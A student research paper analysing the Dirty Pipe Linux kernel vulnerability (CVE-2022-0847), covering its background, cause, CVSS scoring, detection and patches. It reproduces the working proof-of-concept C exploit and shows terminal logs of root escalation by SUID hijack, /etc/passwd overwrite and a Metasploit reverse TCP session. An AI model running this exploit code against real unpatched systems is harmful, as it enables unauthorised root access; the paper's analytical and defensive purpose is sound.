Digging Deep Into The Dirty Pipe Vulnerability

Kanika Gandhi
Electrical and Computer Engineering
Western University
London, Canada
kgandh27@uwo.ca

Karanpartap Singh Aulakh
Electrical and Computer Engineering
Western University
London, Canada
kaulakh4@uwo.ca

Kiranjot Kaur
Electrical and Computer Engineering
Western University
London, Canada
kkaur89@uwo.ca

Nashita Shaik
Electrical and Computer Engineering
Western University
London, Canada
nshaik26@uwo.ca

Abstract—***In a digital world, the concept of authorization holds great importance as it enforces security and limits access control, the two foundational aspects necessary to implement cyber security. One such key characteristic of authorization is the 'Principle of Least Privilege', which was breached a year ago by a vulnerability called 'Dirty Pipe' [1]. Upon exploitation of a flaw in the handling of pipe, this use-after-free bug compromised the machine by providing unauthorized access to the Linux kernel and allowing the execution of malicious code. This paper provides a comprehensive analysis of this vulnerability by covering its background, technical details, exploitation, remediation, prevention, detection and lastly, global impacts. Through in-depth analysis, this study would provide insight into the intricacies of the use-after-free Linux bug.***

Keywords—Authorization, Cyber Security, Principle of Least Privilege, Dirty Pipe, Use-after-free bug, Linux, Exploitation.

I. Introduction

In today's world, as technology advances, a great threat keeps arising to a great deal, the threat of security breaches. With the digital world soaring, each entity in the market is competing to provide the most state-of-the-art systems and solutions. However, not every system out there is perfect. Even though the systems strive to keep up with the level of virtualization, they are not infallible. Here is where cyber security plays an integral role. Using crafty techniques, these flaws, also known as vulnerabilities, can be taken undue advantage of for malicious reasons.

To inculcate awareness, the cybersecurity community decided to maintain a catalogue of all such publicly disclosed vulnerabilities. This 'Common Vulnerabilities and Exposures (CVE)' log is open source and can be used by everyone to track, share, discuss and prioritize mitigation efforts towards such flaws.

In 2022, one such intriguing vulnerability was logged in the catalogue. This flaw, also known as the 'Dirty Pipe' vulnerability [1], was discovered in the Linux kernel, which is the core component of the Linux virtual machine operating system. A part of this kernel is handled by a member known as the 'pipe' and an integral feature of it for understanding this vulnerability is the 'flags'. In layman's language, the 'pipe' refers to the mechanism that is used to communicate between two processes in the system and 'flags' administer (such as readability, writability and other attributes) the data flowing between them. This coordination of 'pipe' with the 'flags' member is responsible for handling the data and maintaining control over it. This vulnerability arose due to the improper initialization of the 'flags' member of the new pipe buffer in specific functions. This resulted in the presence of stale or older values that was a potential point of exploitation. This vulnerability was found in the Linux kernel version 5.8 and all its successive versions were susceptible.

Using this weakness, underprivileged users, or lower-access users could gain higher privileges that allowed them remittance to unauthorized information in such a manner that they could access sensitive data and even perform malicious activities to modify the system on the root level.

Although this issue did not come to light due to any malicious exploitation, rather, this vulnerability was fully disclosed to the world by a security researcher Max Kellermann along with a proof of concept [2]. This caused a state of concern among people as most of the embedded systems around the world used Linux and this threat was discovered in a version that was being used by many smartphones such as the Google Pixel series 6, 6 Pro and Samsung Galaxy series S22, at the time [3]. This CVE provided a look at how improper handling of data structures and initialization can pose a threat to the system in the most unimaginable way.

II. Background

To understand this vulnerability, it is first essential to understand the architecture of the Linux machine first.

A. Linux Architecture



Fig. 1: Graphical representation of the Linux architecture

The Linux architecture, as shown in Fig. 1, consists of several layers and each of the layers has its functions [4]. The layers can be described in the form of Table 1 provided below.

TABLE I: FUNCTIONAL ANALYSIS OF THE LAYERS OF LINUX

Layer	***Function***
Hardware	All of the physical components, including the RAM, HDD (hard disc drive), CPU, and other auxiliary devices, are included in this layer. These parts are in charge of running the hardware of the computer and providing the kernel and other programs access to resources.
Kernel	The heart of Linux. It manages all the resources, such as CPU, memory and storage of the system, and makes sure t hey are available to the processes as and when required. It also acts as an intermediate layer between the hardware and software layers.
System Libraries	This layer consists of a collection of libraries that give the applications access to various functionalities. These libraries also consist of system calls, which are used to call kernel routines, as well as execute additional functions that carry out operations like file manipulation, networking, and most importantly memory management.
Shell	This acts as an intermediate between the user and the kernel. It provides the user with a terminal or a command l ine interface on which the user can issues commands, that are passed to the kernel which executes tasks as per requir e-ment.
System Utilities	These are utilities that offer extra functionality for controlling and setting up the Linux system on one's syste m. These contain tools for configuring the system as well as other tools that make it easier for users to administer their Linux systems.

B. Relevant Concepts

Since this vulnerability has everything to do with the heart of Linux, that is, the kernel, it is imperial to shed some light on the conceptual logic of the kernel, how the memory management works under normal circumstances and how it has progressed over time.

a) Memory Management:

As the heart of the operating system that communicates with the hardware, the kernel's management of system memory is referred to as memory management [5]. This consists of activities like maintaining kernel data structures, handling virtual memory, allocating, dealing with, and managing memory resources for processes. It also includes implementing memory protection measures and optimizing memory utilization for smooth system operation to avoid conflict between processes. As memory management directly affects system performance, stability, and security, it is a crucial kernel function.

b) History of advancement in memory management:

Many operations needed accurate availability of resources to perform the process smoothly which in the earlier version of Linux kernel, were extremely complex [6].



Fig. 2: Workflow to copy a file by the naïve method used in earlier versions of Linux

The process to copy a file as shown in Fig. 2, was done by copying the data from the source file to the user via buffer and then from the user to the destination file. This was resource-intensive and cost great overhead and hence deemed as 'expensive'.

As this version was costing too much, in the next few years, a few more versions of the Linux kernel (namely 2.1.4 and 2.6.1) were released [7]. These advanced versions introduced two function calls, sendfile() and splice() call respectively. The sendfile() call was used to transfer data between a file in the kernel and network without having to involve the buffer and the splice() call was introduced to do the same but between two files within the kernel.

The aim of both of these calls was to provide efficient transfer mechanisms without the involvement of the user space which also reduced the overhead that was caused earlier and hence improved the performance of the system.

Almost 12 years post this, another system call known as 'copy_file_range' was introduced in the newer version of the Linux kernel. This system call differed from the earlier ones as this stepped the transferring mechanism up by a notch allowing the copying of files within the same kernel without the involvement of the buffer. These operations that reduce the involvement of the user space are called 'zero-copy'.

However, this zero-copy function was not enough to reduce the computation time consumed for normal processes. The kernel took this as an initiative to

implement the idea of COW- Copy On Write. This eliminated the duplication of data unless necessary as shown in Fig. 3. Using this process, the kernel transfers a pointer to the original memory rather than the memory itself from one file to another to delay copying until necessary. Additionally, if one of the files calls for a modification, it will create a copy of the file and then make changes in the new file. This meant that until that unless the data was modified, processes could reference the same memory resource, reducing overhead.



Fig. 3: Workflow to copy a file by Copy-On-Write method in Linux

c) Paging:

Since earlier versions of Linux used contiguous memory allocation, it was difficult for processes to simultaneously use the memory resources efficiently without conflict. In order to curb this issue, Linux introduced the logic of 'paging' for making sure that computer resources are being used correctly.

Just like a book consisting of many pages, the computer divides its memory into small equal-sized units known, each of which is known as a 'page' [8]. These pages, typically of 4KB each, can be distributed over the memory and can be accessed by the CPU for the processes as required. These are the smallest units of memory that can be managed and handled by the CPU.

This scheme allowed breaking down any large process in the form of multiple small pages and loading into main memory, which made it easier for the CPU to access these and complete required execution tasks in a better manner.

For the first time, when the processor of the system accesses the data from external devices such as hard drives or external storage, for either reading or writing, it stores this data temporarily in areas of the memory that are not used. These areas are then called page cache. The aim of storing data temporarily in a page cache is easier retrieval of the same data by reducing the expensive step of retrieving data again and again from the I/O. This page cache is emptied once the kernel has deemed that allocated space of memory useful or required for any other process or task.

The page caches are used in such a manner that for reading data, it only has to be obtained once and read from the cache instead of I/O repeatedly and similarly if the page is written to, it is first updated in the cache and then proceeded to update into the storage device. However, this is not successful always and many times when the page is updated in the cache but not the memory, causes ambiguity in copies of pages, and is called a 'dirty page'.

d) Pipes:

Another concept which is essential to understand before moving towards the exploit is the flow of data between the processes.

Since many times, the data is required to be sent from one process to another during execution, it is traditionally difficult to synchronize between memory and pass data between the two. The concept of pipe was introduced to eliminate the hassle and complexity of inter-process communication (IPC). It is denoted by the '|' notation and works in such a manner that it uses the first in first out buffer logic. In simple terms, it inputs the output of the former process into the latter process.

```
struct pipe_buffer {
        struct page *page;
        unsigned int offset, len;
        const struct pipe_buf_operations *ops;
        unsigned int flags;
        unsigned long private;
};
```

Fig. 4: Structural representation of a pipe buffer

Since the start of 2020, the page protection mechanism had been shifted from the pipe_buf_operations to the pipe_buffer structure, as seen in Fig. 4. The pipe_buffer structure also included flags. Flags are values that are used to control the behaviour of data flow in an operation or system call and so on. In the case of pipe buffer, if used in a zero-copy operation (for example COW), the reference pointer to a page is copied rather than the whole page. In version 5.8 of the Linux kernel, the custom flag called 'PIPE_BUF_CAN_MERGE' was included in the buffer structure to indicate the merging of newly allocated buffers with pre-existing ones.

e) Splice()

As mentioned earlier, splice() system call is the type to facilitate data transfer between files without the interference of the user space. It is essential to understand a few concepts about the splice() function

before moving forward. The process of copying on writing using splice through a pipe can be described as shown in Fig. 5.



Fig. 5: Implementational representation of performing Copy-On-write using splice() system call through a pipe.

If a process containing a page wants to duplicate its page to another process it can do so using the COW method without the involvement of the user space with the help of splice() and through a pipe to pipe one process's input to another. A reference pointer pointing towards the page in the former process, which is to be duplicated, is piped through the pipe and the latter process uses that reference to directly duplicate the page successfully [9].

III. Technical Details Of Exploit

The system was able to be exploited due to the presence of a few drawbacks in the current logic that was being used to optimize performance which became the point of exploit eventually.

A. System Drawbacks- Foundation Of Exploit

By using the splice() system call to transfer data through a buffer in the latest version (v5.8), the following drawbacks were observed:

1. Unprotected Page Modification: The pipe_buffer used in conjunction with the splice() operation consists of flags that use the reference of the page to be copied for their operation. Since the nature of the splice() system call is to copy a chunk of data from one end of the pipe to the other, the process should not be prone to modification. The flag used in the pipe, specifically, 'PIPE_BUF_CAN_MERGE' (that is a part of the pipe_buffer) is not initialized correctly due to the incorrect initialization of the copy_page_to_iter_page and the push_pipe function in splice(), could lead to unintended data modification of the page.
2. Minimal flag impact: For the flag to have the proper effect, it must be set before the use of an operation and the splice() operation must be performed after writing to all parts of the buffer and returning to the starting point, however ideally, that is not the case due to which, there is minimal impact of the presence of this flag.

B. Point Of Exploitation

The drawbacks pose a point of exploit to carry out an attack which could potentially compromise the Linux system. However, for this vulnerability, Max Kellermann proposed an exploitation mechanism. But, before proceeding towards the exploit, there were a few limitations, these are:

1. Read permissions required by an attacker for splice()
2. Offset cannot be on a page boundary (minimum one byte spliced)
3. Write must be within the boundary of the page.
4. The file cannot be resized (due to page cache restriction)

The above limitations were somewhat like prerequisites with exploitation restrictions to maintain the credibility of the exploit. In conditions where these are not satisfied, the exploit would not be conductible. Keeping in mind the points above, the dirty pipe exploit can be conducted as shown in Fig. 6.



Fig. 6: Implementational representation of performing Copy-On-write using splice() system call through a pipe.

The exploit can be divided into two main stages. The initial stage is where the file that the attacker wants to overwrite should be accessed using the read operation such that data is cached into the page cache. Alongside, a pipe is created where the PIPE_BUF_FLAG_CAN_MERGE is set so that the data can be modified.

The next step is exploitation where the attacker uses the splice() system call to point the end of the pipe to the location of the data in the page cache. Following this, the attacker sends the arbitrary data to the input end of the pipe and this when executed overwrites the data in the page cache in result overwriting the data in the disk, hence successfully executing the exploit.

C. Method Of Exploitation

Max Kellermann provided his proof of concept that was used to initially exploit this vulnerability which has been discussed in depth below.

First, as seen in Fig. 7, a function has been built to establish the pipe. This function first checks the size of the pipe and proceeds to fill it continuously with 4096 bytes until it reaches the pipe's write end (after being fully filled). The PIPE_BUF_FLAG_CAN_MERGE flag has now been set for each buffer in the pipe. Post this the code drains all of the contents of the pipe and frees it from any instances however, the flag remains set (initialized). This makes sure that if any new buffer is added, it merges with the pipe without initialization of the 'flags'.

```c
/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
        if (pipe(p)) abort();

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];

        /* fill the pipe completely; each pipe_buffer will now have
           the PIPE_BUF_FLAG_CAN_MERGE flag */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                write(p[1], buffer, n);
                r -= n;
        }

        /* drain the pipe, freeing all pipe_buffer instances (but
           leaving the flags initialized) */
        for (unsigned r = pipe_size; r > 0;) {
                unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
                read(p[0], buffer, n);
                r -= n;
        }

        /* the pipe is now empty, and if somebody adds a new
           pipe_buffer without initializing its "flags", the buffer
           will be mergeable */
}
```

Fig. 7: Code snippet to create a new pipe and initialize the mergeable flag for exploitation

Further, the code provides insight into how the limitations were cross-checked to perform the exploit, as seen in Fig. 8. Initially, the code checks the presence of the offset, the data to be written and the target file (file to modify). After completing this, a validation check has been performed to make sure that the offset is not at the page boundary and that the data crosses the page boundary. In case, either of the conditions is true, the code will throw an error and exit with a failure status. If it has accepted the arguments, it proceeds to write the data into the target file starting at the offset given.

```c
int main(int argc, char **argv)
{
        if (argc != 4) {
                fprintf(stderr, "Usage: %s TARGETFILE OFFSET DATA\n", argv[0]);
                return EXIT_FAILURE;
        }

        /* dumb command-line argument parser */
        const char *const path = argv[1];
        loff_t offset = strtoul(argv[2], NULL, 0);
        const char *const data = argv[3];
        const size_t data_size = strlen(data);

        if (offset % PAGE_SIZE == 0) {
                fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
                return EXIT_FAILURE;
        }

        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t)data_size;
        if (end_offset > next_page) {
                fprintf(stderr, "Sorry, cannot write across a page boundary\n");
                return EXIT_FAILURE;
        }
```

Fig. 8: Code snippet to perform validation checks for data, target file and offset.

The code further extended its validation by opening the file in read-only mode (necessary for exploitation) and performing further checks on the offset. It fetches the file information and upon retrieval of none it produces an error and exits with a failure status. Lastly, the offset is checked to make sure that it is within the file and does not exceed the file size. If it fails to do so, an error message is thrown, post which the program exits with failure yet again as shown in Fig. 9.

```c
/* open the input file and validate the specified offset */
const int fd = open(path, O_RDONLY); // yes, read-only! :-)
if (fd < 0) {
        perror("open failed");
        return EXIT_FAILURE;
}

struct stat st;
if (fstat(fd, &st)) {
        perror("stat failed");
        return EXIT_FAILURE;
}

if (offset > st.st_size) {
        fprintf(stderr, "Offset is not inside the file\n");
        return EXIT_FAILURE;
}

if (end_offset > st.st_size) {
        fprintf(stderr, "Sorry, cannot enlarge the file\n");
        return EXIT_FAILURE;
}
```

Fig. 9: Code snippet to check for retrieval of file information and perform validation checks on offset.

Lastly, as per Fig. 10, the program builds a pipe and sets the value of all its flags to the "PIPE_BUF_FLAG_CAN_MERGE". The code then uses the "splice" system call to add a reference to the page cache as it moves one single byte from the file descriptor and writes it and the very end of the pipe. If the code is unable to do as the bytes are less than zero (splice() failed) or equal to zero (short splice()) so it throws error message respectively as per the scenario and exits normally. However, it is essential to note that the "PIPE_BUF_FLAG_CAN_MERGE" flag is still set as the "flags" have not been initialized.

```c
/* create the pipe with all flags initialized with
   PIPE_BUF_FLAG_CAN_MERGE */
int p[2];
prepare_pipe(p);

/* splice one byte from before the specified offset into the
   pipe; this will add a reference to the page cache, but
   since copy_page_to_iter_pipe() does not initialize the
   "flags", PIPE_BUF_FLAG_CAN_MERGE is still set */
--offset;
ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
if (nbytes < 0) {
        perror("splice failed");
        return EXIT_FAILURE;
}
if (nbytes == 0) {
        fprintf(stderr, "short splice\n");
        return EXIT_FAILURE;
}
```

Fig. 10: Code snippet to splice() one byte from the file to the pipe

The flag setting of "PIPE_BUF_FLAG_CAN_MERGE" allows the code to write data to the pipe without creating a new buffer and so it ends up writing data straight into the page cache. Provided the exploitation is conducted in the correct manner and the code executes correctly until this point, a success status is achieved, and the code prints the "It worked!" message to mark the end of a successful exploitation of the dirty pipe vulnerability as seen in Fig. 11.

```c
/* the following write will not create a new pipe_buffer, but
   will instead write into the page cache, because of the
   PIPE_BUF_FLAG_CAN_MERGE flag */
nbytes = write(p[1], data, data_size);
if (nbytes < 0) {
        perror("write failed");
        return EXIT_FAILURE;
}
if ((size_t)nbytes < data_size) {
        fprintf(stderr, "short write\n");
        return EXIT_FAILURE;
}

printf("It worked!\n");
return EXIT_SUCCESS;
```

Fig. 11: Code snippet to splice() one byte from the file to the pipe

D. *Highlights Of Exploitation*

The main highlights of this exploitation are shown in Table 2 below.

TABLE II: HIGHLIGHTS OF THE DIRTY PIPE EXPLOITATION

No.	*Description*
No. 1	The copy_page_to_iter function is responsible for copying data from the page to the buffer, much like its name. And the push_pipe function is responsible for pushing the data from one buffer to another. Due to the incorrect initialization , the PIPE_BUF_CAN_MERGE flag is initialized wrongly.
No. 2	The exploit goes undetected as there is no method for an ale rt. If the user does not perform any kind of routine checkup on the data in the file, there is no way of finding out that it has been modified.[10]

E. *Different Ways To Exploit*

As this vulnerability was disclosed by the security researcher Max Kellermann, who exploited the Dirty Pipe vulnerability by overwriting data to exploit it. However, multiple conducted studies have determined that there are approximately four more ways to test the presence of this vulnerability such as:

1. SUID- Uses a Set User ID binary to launch a root shell and it also attempts towards restoring the binary as shown in Fig. 12 [12].

```
ubuntu@ip-172-       :~/cve-2022-0847$ find /usr/sbin -perm /4000
/usr/sbin/mount.nfs
ubuntu@ip-172-       :~/cve-2022-0847$ ./dirtypipez /usr/sbin/mount.nfs
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),25(flopp
118(lxd),1000(ubuntu)
# ls -l /tmp/sh
-rwsr-xr-x 1 root ubuntu 186 Mar  8 17:12 /tmp/sh
# whoami
root
#
```

Fig. 12: Implementational representation of performing Copy-On-write using splice() system call through a pipe.

2. Passwd- Uses a crafted payload to gain escalated root privileges and modify the etc/passwd file as shown in Fig. 13 [13] or in some cases uses a crafted tool (known as 'Traitor'), that is made up of exploits, to 'pop' the root shell as a superuser. [14]

```
andrew@debian:~/Dirty-Pipe$ head -n 1 /etc/passwd
root:x:0:0:root:/root:/bin/bash
andrew@debian:~/Dirty-Pipe$ gcc passwd.c -lcrypt -o passwd
andrew@debian:~/Dirty-Pipe$ ./passwd
/etc/passwd successfully backed up to /tmp/passwd.bak
SaWJv12bNyQ5I
New passwd line: oot:SaWJv12bNyQ5I:0:0:Pwned:/root:/bin/bash
It worked!                          Root entry has new password
You can now login with root:SecurePassword
andrew@debian:~/Dirty-Pipe$ head -n 1 /etc/passwd
root:SaWJv12bNyQ5I:0:0:Pwned:/root:/bin/bash
andrew@debian:~/Dirty-Pipe$ su -
Password:
root@debian:~# id                                  Logging in as root
uid=0(root) gid=0(root) groups=0(root)
root@debian:~# cp /tmp/passwd.bak /etc/passwd
root@debian:~# exit
logout
```

Fig. 13: Exploiting the dirty pipe by logging in as root by modifying the /etc/passwd file to a known value

3. Metasploit Module- Uses Metasploit to gain root access through reverse TCP handler by running a SUID payload as shown in Fig. 14 [15].

```
msf6 exploit(linux/local/cve_2022_0847_dirtypipe) > exploit

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_railgun_api
[*] Started reverse TCP handler on 192.168.56.1:4455
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Writing '/tmp/.fjuaza' (250 bytes) ...
[*] Executing exploit '/tmp/.sjoogxsdlce'
[*] Sending stage (3020772 bytes) to 192.168.56.5
[+] Deleted /tmp/.fjuaza
[+] Deleted /tmp/.sjoogxsdlce
[*] Meterpreter session 6 opened (192.168.56.1:4455 -> 192.168.56.5:39212 ) at 2022-03-07 15:56:30 +0000
[*] Exploit result:
[+] dirtypipe /tmp/.fjuaza /usr/bin/sudo
[+] hijacking suid binary..
[+] running suid payload..
[+] restoring suid binary..

meterpreter > getuid
Server username: root
```

Fig. 14: Exploiting the dirty pipe by running the exploit using Metasploit.

4. SSH- Uses the method of writing SSH keys to the root's files that are authorized to get the higher privilege as shown in Fig. 15 [16]

```
andrew@debian:~/Dirty-Pipe$ ssh root@localhost -i key
Linux debian 5.10.0-10-amd64 #1 SMP Debian 5.10.84-1 (2021-12-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 14 11:34:36 2022 from 192.168.1.154
root@debian:~# exit
logout
```

Fig. 15: Exploiting the dirty pipe by logging in as root with the new public key.

IV. RESULTS OF EXPLOITATION

The exploitation of the dirty pipe vulnerability has many ways and based on the type of implementation, all of them have different results/consequences.

Firstly, the modification of data in an unauthorized manner is the main result of the exploit that we discussed earlier in the previous section (using Max Kellermann's method). The attacker would get unauthorized access to the data and can

control over it to change its contents, and this would go unnoticed due to the lack of alerts for the same.

Secondly, apart from modification, the fact that the attacker would gain access to the data, which is not meant for underprivileged users, using sudo privileges, is a dangerous consequence. This would give the attacker the benefit to steal data for their gains (data leakage).

Thirdly, the abnormality in the system that would be caused due to this exploit can trigger some unwanted and unexpected behavioural reactions, hence increasing down time of the system by crashing it.

Fourthly, the dirty pipe vulnerability allows gaining root-level privileges in more than one way, in other words, higher privileges than the designated ones, which can be harmful as it practically has high-level control over the data and system altogether.

Lastly, the dirty pipe exploit may also cause the system to crash as mentioned earlier and allow the occurrence of a Denial-of-Service attack so that the services are unavailable

V. Analysis Of Vulnerability

A. *Severity of The Vulnerability*

The seriousness to which the vulnerability can cause damage when exploited by an attacker is known as the severity of the vulnerability. The cyber community uses a standard measure to quantify the measures of severity of all the vulnerabilities using the National Vulnerability Database (NVD) [17].

This scoring is known as the common vulnerability scoring system (CVSS) and consists of two versions (version 2.0 and 3.1). Nowadays the newer version is used by the NVD (version 3.1)

Based on the CVSS, this vulnerability has gotten the following scores in either of the versions-

Version 3.x – 7.8 – HIGH

Version 2.0 – 7.2 – HIGH

B. *CVSS of The Vulnerability*

CVSS scores usually consist of three types of metrics that can be analyzed for understanding the score- Base, Temporal and Environmental. Since base deals with the intrinsic features, temporal with the features that change over time and environmental with the environmental feature in which the vulnerability is present, base metric is considered due to the disregard of the changing conditions of time and environment.

Since the CVSS of version 3.1 is considered the latest one, for this vulnerability, that score will be taken into account for analysis. The CVSS score is dependent on a few factors that can be defined as shown in Table 3.

TABLE III: CVSS Analysis of Dirty Pipe Vulnerability

Feature	***Description***	***Metric for Dirty Pipe***
Attack Vector	The ways vulnerability can be exploited	Local
Attack Complexity	The level of complexity required to exploit the vulnerability (how easy or hard is it to exploit)	Low
Privileges Required	The basic privilege required by the a ttacker required to attack the exploit	Low
User Interaction	Amount of the interaction required by a user to exploit the system	None
Scope	The number of the components the vulnerability can affect	Unchanged
Confidentiality	The metric of loss of confidentiality	High
Integrity	The metric of loss of integrity	High
Availability	The metric of loss of availability of system	High

The vulnerability has scored a high score due to the nature of its exploitability. The vulnerability does not have very dangerous exploitable metrics such as the number of ways it can be exploited, its complexity, it's level of user interaction and unchanged scope [18]. However, the vulnerability has high danger in the CIA triad (Confidentiality-Integrity-Availability). This triad is the base of cyber security and is a very important dimension to pay attention to. This vulnerability can cause a threat to data privacy, the protection of data as well as the availability of data and resources. Due to its detrimental impacts, the vulnerability has scored a high rating.

VI. Incident Response

A. *Incident Detection*

Since this vulnerability is yet to be exploited on a large scale, there are no detection systems released presently. However, in order to remove any threat at all from this vulnerability, many people did some research and came up with detection methods themselves, that could facilitate the detection of this vulnerability in their systems.

The first and foremost way of detecting any vulnerability is log inspection. It involves scanning through the system logs which aid in tracing any kind of suspicious activities or patterns. [19]

The next best way to detect the presence of Dirty Pipe is by doing a version check using the uname -r command. As we are aware that this affected the Linux systems from version 5.8 and above, so as long as the system is not above v5.8, the system is safe. [20]

Antimalware also software helps in the detection and its main objective is to run system scans, and detect to remove malware, which can be used to capture any real-time behaviour.

There are a few rules such as Auditd and Falcon rules that are used for implementational logic. These rules are for defining endpoint detection and remediation which are used in systems proposed by many researchers such as Elastic,

Mondoo, Trend and a few more for detection. [21] When these systems are run, they automatically alert if the vulnerability is present.

B. Mitigation

Taking into account the seriousness of the situation, various patches and measures were taken to control the situation.

1. Linux Patch

Linux Kernel Development team owned up to address this vulnerability by making patches available for mitigating the exploit that this vulnerability is capable of creating. If the endpoint is running a Linux Kernel Version 5.8 or higher, one should update that the subsequent fixed version, as shown in Fig. 16, eliminates the risk of getting exploited [22].

Linux Kernel Version	Fixed Linux Kernel Version
5.8	5.10.102
5.15	5.15.25
5.16	5.16.11

Fig. 16: List of Linux's affected kernel versions and their subsequent fixed versions

2. Kernel Patch

```
author      Max Kellermann <max.kellermann@ionos.com>   2022-02-21 11:03:13 +0100
committer   Al Viro <viro@zeniv.linux.org.uk>           2022-02-21 10:16:39 -0500
commit      9d2231c5d74e13b2a0546fee6737ee4446017903 (patch)
tree        6fd927bf2352829dc3ac98783852e293a352c668 /lib/iov_iter.c
parent      e783362eb54cd99b2cac8b3a9aeac942e6f6ac07 (diff)
download    linux-9d2231c5d74e13b2a0546fee6737ee4446017903.tar.gz

lib/iov_iter: initialize "flags" in new pipe_buffer

The functions copy_page_to_iter_pipe() and push_pipe() can both
allocate a new pipe_buffer, but the "flags" member initializer is
missing.

Fixes: 241699cd72a8 ("new iov_iter flavour: pipe-backed")
To: Alexander Viro <viro@zeniv.linux.org.uk>
To: linux-fsdevel@vger.kernel.org
To: linux-kernel@vger.kernel.org
Cc: stable@vger.kernel.org
Signed-off-by: Max Kellermann <max.kellermann@ionos.com>
Signed-off-by: Al Viro <viro@zeniv.linux.org.uk>

Diffstat (limited to 'lib/iov_iter.c')
-rw-r--r-- lib/iov_iter.c 2

1 files changed, 2 insertions, 0 deletions

diff --git a/lib/iov_iter.c b/lib/iov_iter.c
index b0e0acdf96c15..6dd5330f7a995 100644
--- a/lib/iov_iter.c
+++ b/lib/iov_iter.c
@@ -414,6 +414,7 @@ static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t by
                return 0;

        buf->ops = &page_cache_pipe_buf_ops;
+       buf->flags = 0;
        get_page(page);
        buf->page = page;
        buf->offset = offset;
@@ -577,6 +578,7 @@ static size_t push_pipe(struct iov_iter *i, size_t size,
                        break;

                buf->ops = &default_pipe_buf_ops;
+               buf->flags = 0;
                buf->page = page;
                buf->offset = 0;
                buf->len = min_t(ssize_t, left, PAGE_SIZE);
```

Fig. 17: Code snippet provided by Max Kellermann to patch the Linux Kernel

Most distributors have released a kernel patch as well, using which one can update to the latest Kernel. If updating the Kernel as an option is ruled out, patch the Linux Kernel using Fig. 17 above [23].

3. Splice Syscall Restriction Patch

If updating to the latest versions and patching the kernel is not a workaround for someone, one can deploy a seccomp profile disallowing the splice syscall. Explicitly for docker containers, one can implement the same. One can observe the same from Fig. 18 below.

After creating the seccomp profile, this command can be run: docker run --security-opt seccomp=/path/to/seccomp/profile.json … to apply it to a new Docker container.

```
53  53      "syscalls": [
54  54          {
55  55              "names": [
56  56                  "accept",
57  57                  "accept4",
58      -           "splice",
59  58              "access",
```

Fig. 18: Code snippet provided for Docker splice syscall restriction patch

4. Linux Distributor Patches

The Linux distributors, Ubuntu, Debian and RedHat, were not all affected by this vulnerability. The distributors affected have released their patched versions as shown in Fig. 19 below and have advised their users to upgrade the same.

Distro	Vulnerable version	Fixed version
Ubuntu	20.04.2 and later	No patch yet
